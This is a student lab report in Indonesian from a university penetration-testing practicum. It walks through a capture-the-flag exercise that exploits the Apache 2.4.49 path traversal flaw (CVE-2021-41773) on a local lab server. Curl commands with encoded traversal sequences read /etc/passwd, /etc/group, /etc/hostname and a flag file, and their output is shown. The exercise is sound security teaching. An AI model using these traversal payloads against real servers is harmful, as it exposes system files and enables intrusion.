Ubahlah TargetDirectoryPath menjadi direktori yang telah Anda temukan sebelumnya.



```
(user@kali)-[~/ki-pentesting]
$ curl localhost:80/cgi-bin/.%2e/.%2e/.%2e/.%2e/fileadmin
Note:
//// Only For Admin!!! ////
Please check my message, I put the message inside etc directory and I give the name flag.txt
-Fahrezi
```

Penjelasan :

Perintah curl tersebut telah menghasilkan output yang menunjukkan adanya pesan dari "Fahrezi" yang berada di dalam direktori etc dengan nama file `flag.txt`. Pesan tersebut menunjukkan bahwa kita telah berhasil mengakses direktori yang tersembunyi, dan pesan tersebut berisi informasi yang mungkin bermanfaat, seperti pesan untuk admin atau adanya flag dalam file `flag.txt`.

- 6) Berikutnya, untuk menguji coba lebih lanjut kerentanan yang kita temukan. Coba akses `/etc/passwd`, `/etc/group`, dan `/etc/hostname` gunakan tools curl



LABORATORIUM PEMBELAJARAN ILMU KOMPUTER
FAKULTAS ILMU KOMPUTER
UNIVERSITAS BRAWIJAYA

BAB : PENGUJIAN PENETRASI
NAMA : DANI ADRIAN
NIM : 225150201111009
TANGGAL : 21/03/2024
ASISTEN : Bernas Cakra Sakti Harisna
Mohammad Seto Aji Pamungkas

untuk memudahkan serangan. Coba jelaskan apa yang Anda temukan saat mengakses file tersebut?

```
curl localhost:80/cgi-  
bin/.%2e/.%2e/.%2e/.%2e/TargetDirectoryPath
```

/etc/passwd

```
(user@kali) [~/ki-pentesting]  
$ curl http://localhost:80/cgi-bin/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/./etc/passwd  
root:x:0:0:root:/root:/bin/ash  
bin:x:1:1:bin:/bin:/sbin/nologin  
daemon:x:2:2:daemon:/sbin:/sbin/nologin  
adm:x:3:4:adm:/var/adm:/sbin/nologin  
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
```

/etc/group

```
(user@kali) [~/ki-pentesting]  
$ curl localhost:80/cgi-bin/.%2e/.%2e/.%2e/.%2e/etc/group  
root:x:0:root  
bin:x:1:root,bin,daemon  
daemon:x:2:root,bin,daemon  
sys:x:3:root,bin,adm  
adm:x:4:root,adm,daemon  
tty:x:5:  
disk:x:6:root,adm  
lp:x:7:lp  
mem:x:8:  
kmem:x:9:  
wheel:x:10:root  
floppy:x:11:root  
mail:x:12:mail  
news:x:13:news
```

/etc/hostname

```
(user@kali) [~/ki-pentesting]  
$ curl http://localhost:80/cgi-bin/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/./etc/hostname  
e5638191f51f  
  
(user@kali) [~/ki-pentesting]  
$
```



LABORATORIUM PEMBELAJARAN ILMU KOMPUTER
FAKULTAS ILMU KOMPUTER
UNIVERSITAS BRAWIJAYA

BAB : PENGUJIAN PENETRASI
NAMA : DANI ADRIAN
NIM : 225150201111009
TANGGAL : 21/03/2024
ASISTEN : Bernas Cakra Sakti Harisna
Mohammad Seto Aji Pamungkas

Penjelasan :

/etc/passwd: File `/etc/passwd` adalah file yang menyimpan informasi dasar mengenai user pada sistem Linux, seperti nama user, UID, GID, direktori rumah, dan shell. Hasil respons dari curl menampilkan beberapa baris entri dari file `/etc/passwd`, termasuk nama pengguna, UID, GID, direktori rumah, dan shell yang terkait dengan masing-masing pengguna.

/etc/group: File `/etc/group` adalah file yang menyimpan informasi mengenai grup pada sistem Linux, seperti nama grup, GID, dan daftar user yang termasuk dalam grup tersebut. Hasil respons dari curl menampilkan beberapa baris entri dari file `/etc/group`, termasuk nama grup, GID, dan daftar pengguna yang terkait dengan masing-masing grup.

/etc/hostname: File `/etc/hostname` adalah file yang menyimpan nama host dari sistem. Hasil respons dari curl menampilkan nama host yang terdapat dalam file `/etc/hostname`.

passwd : [Cukup 5 baris awal]

```
root:x:0:0:root:/root:/bin/ash
```

```
bin:x:1:1:bin:/bin:/sbin/nologin
```

```
daemon:x:2:2:daemon:/sbin:/sbin/nologin
```

```
adm:x:3:4:adm:/var/adm:/sbin/nologin
```

```
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
```

group : [Cukup 5 baris awal]



**LABORATORIUM PEMBELAJARAN ILMU KOMPUTER
FAKULTAS ILMU KOMPUTER
UNIVERSITAS BRAWIJAYA**

BAB : PENGUJIAN PENETRASI
NAMA : DANI ADRIAN
NIM : 225150201111009
TANGGAL : 21/03/2024
ASISTEN : Bernas Cakra Sakti Harisna
Mohammad Seto Aji Pamungkas

```
root:x:0:root

bin:x:1:root,bin,daemon

daemon:x:2:root,bin,daemon

sys:x:3:root,bin,adm

adm:x:4:root,adm,daemon

hostname :

e5638191f51f
```

7) Terakhir, temukan flag yang tersimpan dalam servis tersebut.

```
(user@kali)-[~/ki-pentesting]
$ curl http://localhost:80/cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/fileadmin
Note:
//// Only For Admin!!! ////
Please check my message, I put the message inside etc directory and I give the name flag.txt
-Fahrezi

(user@kali)-[~/ki-pentesting]
$ curl http://localhost:80/cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/etc/flag.txt
Flag{CVE_2021_41773_Simpl3_But_D4nger0us!!!}
```

Flag :

Flag{CVE_2021_41773_Simpl3_But_D4nger0us!!!}

Kesimpulan

Secara garis besar, langkah langkah yang telah dilakukan diantaranya adalah sebagai berikut :

1. Pengumpulan Informasi Tahap Awal



**LABORATORIUM PEMBELAJARAN ILMU KOMPUTER
FAKULTAS ILMU KOMPUTER
UNIVERSITAS BRAWIJAYA**

BAB : PENGUJIAN PENETRASI
NAMA : DANI ADRIAN
NIM : 225150201111009
TANGGAL : 21/03/2024
ASISTEN : Bernas Cakra Sakti Harisna
Mohammad Seto Aji Pamungkas

Dilakukan instalasi dan pengecekan terhadap alat-alat yang diperlukan, seperti gobuster dan curl, serta mengakses informasi dasar mengenai server target.

2. Pemindaian dan Identifikasi Kerentanan

Dilakukan pemindaian terhadap server target menggunakan nmap untuk mengidentifikasi port terbuka dan informasi servis yang berjalan. Selanjutnya, digunakan gobuster untuk mencari direktori-direktori tersembunyi yang mungkin menyimpan informasi sensitif atau kerentanan.

3. Eksploitasi Kerentanan

Setelah menemukan kerentanan, dilakukan eksploitasi dengan menggunakan teknik directory traversal untuk mengakses file-file sensitif dalam sistem, seperti /etc/passwd, /etc/group, dan /etc/hostname. Selain itu, juga dieksploitasi kerentanan pada servis Apache HTTP Server 2.4.49 untuk membaca file sensitif.

4. Penemuan Flag:

Setelah melakukan eksploitasi dan pengujian lebih lanjut, flag berhasil ditemukan dalam salah satu direktori yang tersembunyi, yang mengonfirmasi keberhasilan dalam mengeksploitasi kerentanan dan mengakses informasi sensitif dalam sistem.

Evaluasi

Penggunaan alat-alat seperti nmap, gobuster, dan curl sangat berguna untuk melakukan pemindaian dan pengujian keamanan terhadap sistem. Alat-alat ini memberikan wawasan tentang konfigurasi dan kerentanan potensial yang ada pada server kepada Praktikan.

